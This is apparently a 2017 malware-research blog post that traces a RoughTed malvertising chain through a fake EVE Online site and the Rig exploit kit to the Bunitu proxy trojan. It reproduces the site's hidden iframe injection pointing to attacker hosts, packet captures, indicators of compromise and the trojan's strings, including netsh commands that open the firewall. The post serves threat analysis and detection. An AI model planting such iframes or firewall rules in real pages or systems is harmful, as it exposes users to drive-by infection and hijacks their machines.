Rig EK via Fake EVE Online website drops Bunitu.

zerophagemalware.com/2017/06/07/rig-ek-via-fake-eve-online-website-drops-bunitu/

zerophage

June 7, 2017

Summary:

Through RoughTed I found my old Bunitu chain. This time instead of poker or adult themes, the threat actors are using EVE Online which is a very popular space themed MMORPG.

The fake website contained the same redirection mechanisms as previous Bunitu posts. That is it redirects to a domain hosted on the same IP and then there is an iframe to Rig EK containing the “small” tag. I did not test the fake EVE website to determine if any phishing was involved.

Oddly I found strings for Space Invader within Bunitu. It will be interesting if anyone can find out why that is so.

Background Information:

A few articles on Rig exploit kit and it’s evolution:

https://www.uperesia.com/analyzing-rig-exploit-kit
http://malware.dontneedcoffee.com/2016/10/rig-evolves-neutrino-waves-goodbye.html
http://securityaffairs.co/wordpress/55354/cyber-crime/rig-exploit-kit-cerber.html

Article on Bunitu Trojan:

https://blog.malwarebytes.com/threat-analysis/2015/07/revisiting-the-bunitu-trojan/

Article on Rough Ted:

https://blog.malwarebytes.com/cybercrime/2017/05/roughted-the-anti-ad-blocker-malvertiser/


Downloads

(in password protected zip)

- 07-June-2017-Rig-Bunitu-PCAP -> Pcap
- 07-June-2017-Rig-Bunitu-CSV-> CSV of traffic for IOC’s
- 07-June-2017-Bunitu -> Bunitu (exe and dll)

Details of infection chain:

(click to enlarge!)


RIG EK VIA ROUGHTED DELIVERS BUNITU

```
<i>
<div status='visible'
id='eveo'
style='width: 369px; color: F0F2F7; top: -581px; height: 368px;
position: absolute;
left:-581px; '>
<iframe dom='1' id='35961651' src='http://playeve3.info/mal/?' width='305'
height='305' fork='0' ></iframe>
</i>
</div>
```

```
<div><iframe id="mist" width=276 lostbox="1" height=276 src="http://93.95.97.121/?yus=81ftuesday.
111tq66.406k2c4n3&ct=tuesday83g&oq=m2DoftSeOBWbArgiBaBeAJln9heVV98__yoikeDzhCY1cKL_0fbUTp1u9CTUbI&q=wXvQ
MvXcJwDQD4b0MvrESLtNNknQA0KK2In2_dqyEoM9cmnihNzUSkrx6B2aC" >
</iframe>
```

Time	Host	Destination	Info	UA	Comment
30.00…	birdieulx.com	54.192.28.85	GET /?&tid=656311&red=1&abt=0&v=1.10.59.27 HTTP/1.1	Mozilla/4.…	RoughTed Malvertising
30.58…	xml.explorads.com	198.134.116.30	GET /click?i=8t*7SM9*Wkw_0 HTTP/1.1	Mozilla/4.…	302
30.84…	playeve.info	78.47.1.194	GET / HTTP/1.1	Mozilla/4.…	Fake EVE website iframe
31.96…	playeve3.info	78.47.1.194	GET /mal/? HTTP/1.1	Mozilla/4.…	iframe to Rig EK
32.26…	93.95.97.121	93.95.97.121	GET /?yus=81ftuesday.111tq66.406k2c4n3&ct=tuesday83g&oq=m2DoftSeOBWbArgiBaBe…	Mozilla/4.…	Rig EK landing page
33.01…	93.95.97.121	93.95.97.121	GET /?oq=DofV5eOBWbArgixaBeAJln9hYVV98__yoikSDzhCY1cKL9EfbUQtC_pWVFoF4nws&yu…	Mozilla/4.…	Rig EK Flash exploit
34.60…	93.95.97.121	93.95.97.121	GET /?oq=ad4f7QBNAvg3kSDfAFiyoxaVwgboq-q2EbSzxLJ1Z7QqxC9aANM9pucHbMy6AC1zA&q…	Mozilla/4.…	Rig EK Payload
453.1…		192.168.200.2	Standard query 0x6332 A n.paratozix.net		Bunitu
453.1…		192.168.200.129	Standard query response 0x6332 A n.paratozix.net A 63.23.10.118		Bunitu

Image File

Windows host process (Rundll32)
Microsoft Corporation
Version: 6.1.7600.16385
Build Time: Tue Jul 14 00:41:43 2009
Path:
C:\Windows\SysWOW64\rundll32.exe
Explore
Command line:
"C:\Users\User\AppData\Local\aizmzyt.dll",aizmzyt C:\Users\User\AppData\Local\Temp\3ptthsru.exe

Local Address	Remote Address	State
userzone:37604	userzone:0	LISTENING
userzone:54473	userzone:0	LISTENING
userzone.localdomai…	qv-in-f100.1e10…	CLOSE_WAIT

Startup Item	Manufa…	Command
☑ aizmzyt	Unknown	rundll32.exe "C:\Users\User\AppData\Local\aizmzyt.dll",aizmzyt

```
.data:004135F1    advfirewall firewall add rule name=\"Rundll32\" dir=in action=allow protocol=any program=\"
.data:0041346B    advfirewall firewall add rule name=\"Rundll32\" dir=out action=allow protocol=any program=\"
```

```
CODE_SEG:004..  G E T   R E A D Y
CODE_SEG:004..  G A M E   O V E R
CODE_SEG:004..  .THIS GAME AND SOURCE CODE ARE FREELY DISTRIBUTABLE.
CODE_SEG:004..  LEFT AND RIGHT CURSOR TO MOVE. CTRL TO FIRE
CODE_SEG:004..  PRESS S TO TOGGLE SOUND AT ANY TIME
CODE_SEG:004..  THANKS TO BRENT KYLE AND TOM SWAN
CODE_SEG:004..  ...DEDICATED TO MY WIFE DEB...
CODE_SEG:004..  ANY KEY TO START GAME. ESC AT ANY TIME TO EXIT TO DOS
CODE_SEG:004..  =   5 POINTS
CODE_SEG:004..  =  10 POINTS
CODE_SEG:004..  =  15 POINTS
CODE_SEG:004..  =  20 POINTS
CODE_SEG:004..  =  25 POINTS
CODE_SEG:004..  = 100 POINTS
CODE_SEG:004..  COPYRIGHT ( 1995 BY PAUL S REID. ALL RIGHTS RESERVED
CODE_SEG:004..  S P A C E   I N V A D E R S
```

```
ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017 (A Network Trojan was Detected) [2024092]
EXPLOIT-KIT Rig Exploit Kit URL outbound communication (Attempted User Privilege Gain) [42806]
ETPRO TROJAN Bunitu Covert Channel Session Init (A Network Trojan was Detected) [2807561]
```

```
Bunitu opens random ports and modifies firewall settings.
It appeared to contain strings for Space Invader.
```

Rig EK via a fake EVE Online site drops Bunitu proxy trojan.


Full Details:

RoughTed is a malvertising operation known for it’s wide scope. See the MalwareBytes article above for a more in depth dive.


```
GET /?&tid=656311&red=1&abt=0&v=1.10.59.27 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-
xbap, */*
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: birdieulx.com
Connection: Keep-Alive
Cookie: tmr=1; fv=rjn4qTC4qTgGqGEFqdU7qHU7qTs6vdw=

HTTP/1.1 302 Found
Content-Type: text/plain
Content-Length: 0
Connection: keep-alive
Date: Wed, 07 Jun 2017 00:50:41 GMT
Cache-Control: no-store, no-cache, proxy-revalidate, must-revalidate, private, no-transform
Location: http://xml.explorads.com/click?i=8t*7SM9*Wkw_0
P3P: CP="NID DSP ALL COR"
Pragma: no-cache
Set-Cookie: fv=rjn4qTC4qTgGqGEFqdU7qHU7qTnFvds=; Expires=Thu, 07 Jun 2018 00:50:41 GMT; Max-Age=31536000;
Domain=.birdieulx.com; Path=/; Version=1
X-Cache: Miss from cloudfront
Via: 1.1 777ac4fd1779febf5de6a3c32f7eca4b.cloudfront.net (CloudFront)
X-Amz-Cf-Id: qzzhEoVcUpXq-7EeiiiM06rIu_P74bauQIIUciIDw70AVrlrNyc3uw==
```

This led to a fake EVE Online website which appears to mirror the official EVE Online. Below is what the fake website looks like.



ACCOUNT
SUPPORT
DOWNLOAD
EVE
ONLINE
YOUR JOURNEY - ONE UNIVERSE
THE FUTURE OF EVE IS HERE
PLAY FOR FREE
NO MONTHLY SUBSCRIPTION REQUIRED

The website contains an iframe to a domain hosted on the same IP address



```
<i>
<div status='visible'
id='eveo'
style='width: 369px; color: F0F2F7; top: -581px; height: 368px;
position: absolute;
left:-581px; '>
<iframe dom='1' id='35961651' src='http://playeve3.info/mal/?' width='305'
height='305' fork='0' ></iframe>
</i>
</div>
    <!-- Main jumbotron for a primary marketing message or call to action -->
    <div id="universe-header">
```

This domain contains an iframe leading to Rig EK. As with previous Bunitu posts, this gate always contains the “small” tag.




```
<body>
             <div>
                                                 <br>
                                                   <div>
<div><iframe id="mist" width=276 lostbox="1" height=276 src="http://93.95.97.121/?
yus=81ftuesday.
111tq66.406k2c4n3&ct=tuesday83g&oq=m2Doft5eOBWbArgiBaBeAJln9heVV9B__yoikeDzhCY1cKL_0fb
UTp1u9CTUbI&q=wXvQMvXcJwDQD4bGMvrESLtNNknQA0KK2In2_dqyEoH9cmnihNzUSkrx6B2aC" >
</iframe>
</div> <small>
<font color=gray>Eve Online Aqui</font>
 </small>
</div>
```

Rig EK then dropped Bunitu proxy trojan. Bunitu opens random ports by changing firewall settings and allows the host to become a remote proxy. Every time a client connects, Bunitu issues a DNS request. Although these did not trigger any ET signatures I am sure they are initiated by Bunitu.


Usually I would link a Virus Total link or a Hash but I will update that later.

The below shows strings associated with firewall changes and the DLL that is dropped.



.data:004137BF	00000014	C	:*:Enabled:rundll32
.data:004137A9	00000014	C	ogon\\Notify\\aizmzyt
.data:00413794	00000012	C	T\\CurqentWersion\\
.data:00413778	0000001C	C	RPFTWARE\\Micrptoft\\Xjndows
.data:004135F1	00000059	C	advfirewall firewall add rule name=\"Rundll32\" dir=in action=allow protocol=any program=\"
.data:0041346B	0000005A	C	advfirewall firewall add rule name=\"Rundll32\" dir=out action=allow protocol=any program=\"
.data:004133FA	00000071	C	SYSTEM\\ControlSet001\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfil...
.data:004133F0	0000000A	C	netsh.exe
.data:004133D9	00000017	C	\\system32\\rundll32.exe

Interesting i found strings for Space Invaders. I'm not sure why these are present!



Address	Length	Type	String
CODE_SEG:004...	0000001B	C	G E T R E A D Y
CODE_SEG:004...	0000001B	C	G A M E O V E R
CODE_SEG:004...	00000035	C	.THIS GAME AND SOURCE CODE ARE FREELY DISTRIBUTABLE.
CODE_SEG:004...	0000002C	C	LEFT AND RIGHT CURSOR TO MOVE. CTRL TO FIRE
CODE_SEG:004...	00000024	C	PRESS S TO TOGGLE SOUND AT ANY TIME
CODE_SEG:004...	00000022	C	THANKS TO BRENT KYLE AND TOM SWAN
CODE_SEG:004...	0000001F	C	...DEDICATED TO MY WIFE DEB...
CODE_SEG:004...	00000036	C	ANY KEY TO START GAME. ESC AT ANY TIME TO EXIT TO DOS
CODE_SEG:004...	0000000F	C	= 5 POINTS
CODE_SEG:004...	0000000F	C	= 10 POINTS
CODE_SEG:004...	0000000F	C	= 15 POINTS
CODE_SEG:004...	0000000F	C	= 20 POINTS
CODE_SEG:004...	0000000F	C	= 25 POINTS
CODE_SEG:004...	0000000F	C	= 100 POINTS
CODE_SEG:004...	00000036	C	COPYRIGHT (1995 BY PAUL S REID. ALL RIGHTS RESERVED
CODE_SEG:004...	00000029	C	S P A C E I N V A D E R S
CODE_SEG:004...	0000000B	C	0000000000
CODE_SEG:004...	00000005	C	??>?